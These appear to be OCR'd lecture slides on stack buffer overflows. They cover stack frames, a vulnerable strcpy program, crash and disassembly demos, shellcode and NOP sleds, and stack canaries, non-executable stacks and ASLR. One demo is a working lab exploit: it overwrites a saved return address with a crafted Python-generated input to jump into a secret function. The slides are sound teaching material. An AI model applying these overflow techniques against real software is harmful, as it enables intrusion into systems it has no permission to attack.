
IP



Recursion Example

```
0:  int r(int n) {
1:    if (n > 0) r(n - 1);
2:    return n;
3:  }

4:  void main(int argc, char* argv[]) {
5:    r(4); // should return 4
6:  }
```



Review

- Running programs exist in memory (RAM)
- Code is in program memory
  - CPU keeps track of current instruction in the IP register
- Data memory is structured as a stack of frames
  - Each function invocation adds a frame to the stack
  - Each frame contains
    - Local variables that are in scope
    - Saved IP to return to

Fun Fact

- What is a stack overflow?
- Memory is finite
  - If recursion goes too deep, memory is exhausted
  - Program crashes
  - Called a stack overflow

Buffer Overflows

A Vulnerable Program

Smashing the Stack

Shellcode

NOP Sleds

Memory Corruption

- Programs often contain bugs that corrupt stack memory
- Usually, this just causes a program crash
  - The infamous “segmentation” or “page” fault
- To an attacker, every bug is an opportunity
  - Try to modify program data in very specific ways
- Vulnerability stems from several factors
  - Low-level languages are not memory-safe
  - Control information is stored inline with user data on the stack

Threat Model

- Attacker's goal:
  - Inject malicious code into a program and execute it
  - Gain all privileges and capabilities of the target program (e.g., setuid)
- System's goal: prevent code injection
  - Integrity – program should execute faithfully, as programmer intended
  - Crashes should be handled gracefully
- Attacker's capability: submit arbitrary input to the program
  - Environment variables
  - Command line parameters
  - Contents of files
  - Network data

A Vulnerable Program

```
0:  void func_print(char s[]) {
      // only holds 32 characters, max
      char buffer[32];
1:    strcpy(buffer, s);
2:    printf("%s\n",buffer);
3:  }

4:  void main(int argc, char* argv[]) {
5:    for (int i=1; i < argc; i++) {
6:      func_print(argv[i]);
7:    }
8:  }
```

Copy the given string s into the new buffer

Print the buffer to the console

```
$ ./print Hello World
World
```

A Normal Exampl


What if the data in string s is longer than 32 characters?

```
0: void func_print(char s[]) {
     // only holds 32 characters, max
     char buffer[32];
1:   strcpy(buffer, s);
2:   printf("%s\n",buffer);
3: }
```

strcpy() does not check the length of the input!

IP

```
4: void main(int argc, char* argv[]) {
5:   for (int i=1; i < argc; i++) {
6:     func_print(argv[i]);
7:   }
8: }
```



Crash


```
0:  void func_print(char s[]) {
      // only holds 32 characters, max
      char buffer[32];
1:    strcpy(buffer, s);
2:    printf("%s\n",buffer);
3:  }

4:  void main(i
5:    for (int i=1; i < argc; i++) {
6:      func_print(argv[i]);
7:    }
8:  }
```

IP

Saved IP is destroyed!

Program crashes :(



Demo: Program crash

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


void func_print(char in_str[]){
   char buffer[5];
   strcpy(buffer,in_str);
   printf("Buffer is:%s\n",buffer);
}

int main(int argc, char* argv[]) {
   int i;
   for (i=1; i<argc; i++){
      printf("Argument:%s\n",argv[i]);
      func_print(argv[i]);
   }
   printf("Function returned successfully\n");

   return(1);
}
```

```
[-bash-4.2$
[-bash-4.2$ gcc -o print.0 print.c -m32
[-bash-4.2$ ./print.o 123
Argument:123
Buffer is:123
Function returned successfully
```

```
[-bash-4.2$ ./print.o 123 abcde
Argument:123
Buffer is:123
Argument:abcde
Buffer is:abcde
Function returned successfully
```

Demo: Program crash

```
[-bash-4.2$ objdump -d print.o
```

ebp: Base of stack
esp: top of stack
eax: function return value

Start address of function

```
0804846d <func_print>:
 804846d:       55                      push   %ebp
 804846e:       89 e5                   mov    %esp,%ebp
 8048470:       83 ec 28                sub    $0x28,%esp
 8048473:       8b 45 08                mov    0x8(%ebp),%eax
 8048476:       89 44 24 04             mov    %eax,0x4(%esp)
 804847a:       8d 45 f3                lea    -0xd(%ebp),%eax
 804847d:       89 04 24                mov    %eax,(%esp)
 8048480:       e8 ab fe ff ff          call   8048330 <strcpy@plt>
 8048485:       8d 45 f3                lea    -0xd(%ebp),%eax
 8048488:       89 44 24 04             mov    %eax,0x4(%esp)
 804848c:       c7 04 24 a4 85 04 08    movl   $0x80485a4,(%esp)
 8048493:       e8 88 fe ff ff          call   8048320 <printf@plt>
 8048498:       c9                      leave
 8048499:       c3                      ret
```

Size of function

0x28 = 32+8 = 40

Size of buffer

0xd = 13

Demo: Program crash

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


void func_print(char in_str[]){
   char buffer[5];
   strcpy(buffer,in_str);
   printf("Buffer is:%s\n",buffer);
}

int main(int argc, char* argv[]) {
   int i;
   for (i=1; i<argc; i++){
      printf("Argument:%s\n",argv[i]);
      func_print(argv[i]);
   }
   printf("Function returned successfully\n");

   return(1);
}
```

```
[-bash-4.2$ ./print.o 1234567890
 Argument:1234567890
 Buffer is:1234567890
 Function returned successfully
```

- Buffer is of size 5, but it is allocated for 13 characters
- One character is reserved for \n (end of string)

```
[-bash-4.2$ ./print.o 12345678901234
 Argument:12345678901234
 Buffer is:12345678901234
 Segmentation fault
```

Smashing the Stack


- Buffer overflow bugs can overwrite saved instruction pointers
  - Usually, this causes the program to crash
- Key idea: replace the saved instruction pointer
  - Can point anywhere the attacker wants
  - But where?
- Key idea: fill the buffer with malicious code
  - Remember: machine code is just a string of bytes
  - Change IP to point to the malicious code on the stack

Exploit v1

```
0:  void func_print(char s[]) {
      // only holds 32 characters, max
      char buffer[32];
1:    strcpy(buffer, s);
2:    printf("%s\n",buffer);
3:  }

4:  void main(int argc, char* argv[]) {
5:    for (int i=1; i < argc; i++) {
6:      func_print(argv[i]);
7:    }
8:  }
```

IP




Malicious Code

- The classic attack when exploiting an overflow is to inject a payload
  - Sometimes called shellcode, since often the goal is to obtain a privileged shell
  - But not always!
- There are tools to help generate shellcode
  - Metasploit
- Example shellcode:

```
{
    // execute a shell with the privileges of the
    // vulnerable program
    exec("/bin/sh");
}
```

Hitting the Target

- Address of shellcode must be guessed exactly
  - Must jump to the precise start of the shellcode
- However, stack addresses often change
  - Change each time a program runs
- Challenge: how can we reliably guess the address of the shellcode?
  - Cheat!
  - Make the target even bigger so it's easier to hit ;)



Hit the Ski Slopes


- Most CPUs support no-op instructions
  - Simple, one byte instructions that don't do anything
  - On Intel x86, 0x90 is the NOP
- Key idea: build a NOP sled in front of the shellcode
  - Acts as a big ramp
  - If the instruction pointer lands anywhere on the ramp, it will execute NOPs until it hits the shellcode

Exploit v2

```
0:  void print(string s) {
      // only holds 32 characters, max
      string buffer[128];
1:    strcpy(buffer, s);
2:    puts(buffer);
3:  }

4:  void main(integer argc, strings argv) {
5:    for (; argc > 0; argc = argc - 1) {
6:      print(argv[argc]);
7:    }
8:  }
```

IP



Demo: Running Attack Code

```c
#include <stdio.h>

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
}

void echo()
{
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    echo();

    return 0;
}
```

```
-bash-4.2$ gcc vuln.c -o vuln.o -fno-stack-protector -m32
-bash-4.2$ ./vuln.o
Enter some text:
123
You entered: 123
-bash-4.2$ ./vuln.o
Enter some text:
abc1234567
You entered: abc1234567
-bash-4.2$
```

Goal: overwrite buffer in echo() function so that secretFunction() is called

Demo: Running Attack Code

```
-bash-4.2$ objdump -d vuln.o
```

Start address of function

```
0804848d <secretFunction>:
 804848d:       55                      push   %ebp
 804848e:       89 e5                   mov    %esp,%ebp
 8048490:       83 ec 18                sub    $0x18,%esp
 8048493:       c7 04 24 94 85 04 08    movl   $0x8048594,(%esp)
 804849a:       e8 b1 fe ff ff          call   8048350 <puts@plt>
 804849f:       c7 04 24 a8 85 04 08    movl   $0x80485a8,(%esp)
 80484a6:       e8 a5 fe ff ff          call   8048350 <puts@plt>
 80484ab:       c9                      leave
 80484ac:       c3                      ret
```

Demo: Running Attack Code

```
-bash-4.2$ objdump -d vuln.o
```

```
080484ad <echo>:
 80484ad:       55                      push   %ebp
 80484ae:       89 e5                   mov    %esp,%ebp
 80484b0:       83 ec 38                sub    $0x38,%esp
 80484b3:       c7 04 24 d1 85 04 08    movl   $0x80485d1,(%esp)
 80484ba:       e8 91 fe ff ff          call   8048350 <puts@plt>
 80484bf:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484c2:       89 44 24 04             mov    %eax,0x4(%esp)
 80484c6:       c7 04 24 e2 85 04 08    movl   $0x80485e2,(%esp)
 80484cd:       e8 9e fe ff ff          call   8048370 <__isoc99_scanf@plt>
 80484d2:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484d5:       89 44 24 04             mov    %eax,0x4(%esp)
 80484d9:       c7 04 24 e5 85 04 08    movl   $0x80485e5,(%esp)
 80484e0:       e8 5b fe ff ff          call   8048340 <printf@plt>
 80484e5:       c9                      leave
 80484e6:       c3                      ret
```

Size of function

0x38 =
48+8 = 56


Size of buffer

0x1c = 16+12=28

ebp: 4 bytes
eax: size 4 for return value; right after buffer (want to override)

Demo: Running Attack Code

```
080484ad <echo>:
 80484ad:       55                      push   %ebp
 80484ae:       89 e5                   mov    %esp,%ebp
 80484b0:       83 ec 38                sub    $0x38,%esp
 80484b3:       c7 04 24 d1 85 04 08    movl   $0x80485d1,(%esp)
 80484ba:       e8 91 fe ff ff          call   8048350 <puts@plt>
 80484bf:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484c2:       89 44 24 04             mov    %eax,0x4(%esp)
 80484c6:       c7 04 24 e2 85 04 08    movl   $0x80485e2,(%esp)
 80484cd:       e8 9e fe ff ff          call   8048370 <__isoc99_scanf@plt>
 80484d2:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484d5:       89 44 24 04             mov    %eax,0x4(%esp)
 80484d9:       c7 04 24 e5 85 04 08    movl   $0x80485e5,(%esp)
 80484e0:       e8 5b fe ff ff          call   8048340 <printf@plt>
 80484e5:       c9                      leave
 80484e6:       c3                      ret
```



Demo: Running Attack Code

```
Segmentation fault
-bash-4.2$ python -c 'print "a"*32' | ./vuln.o
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
```

```
-bash-4.2$ python -c 'print "a"*32 + "\x8d\x84\x04\x08"' | ./vuln.o
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa??
Congratulations!
You have entered in the secret function!
Segmentation fault
```

Mitigations

- Stack canaries
  - Compiler adds special sentinel values onto the stack before each saved IP
  - Canary is set to a random value in each frame
  - At function exit, canary is checked
  - If expected number isn't found, program closes with an error
- Non-executable stacks
  - Modern CPUs set stack memory as read/write, but no eXecute
  - Prevents shellcode from being placed on the stack
- Address space layout randomization
  - Operating system feature
  - Randomizes the location of program and data memory each time a program executes

Mitigations

```
-bash-4.2$ gcc -o vuln_np.o vuln.c -fstack-protector -m32
-bash-4.2$ python -c 'print "a"*32 + "\x00\x00\x00\x00"' | ./vuln_np.o
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: ./vuln_np.o terminated
Segmentation fault
```

Review

- Programs are vulnerable to memory corruption
- Buffer overflow attacks
  - Make programs crash
  - Run malicious code
  - Use disassembly to learn address space of program and craft attack
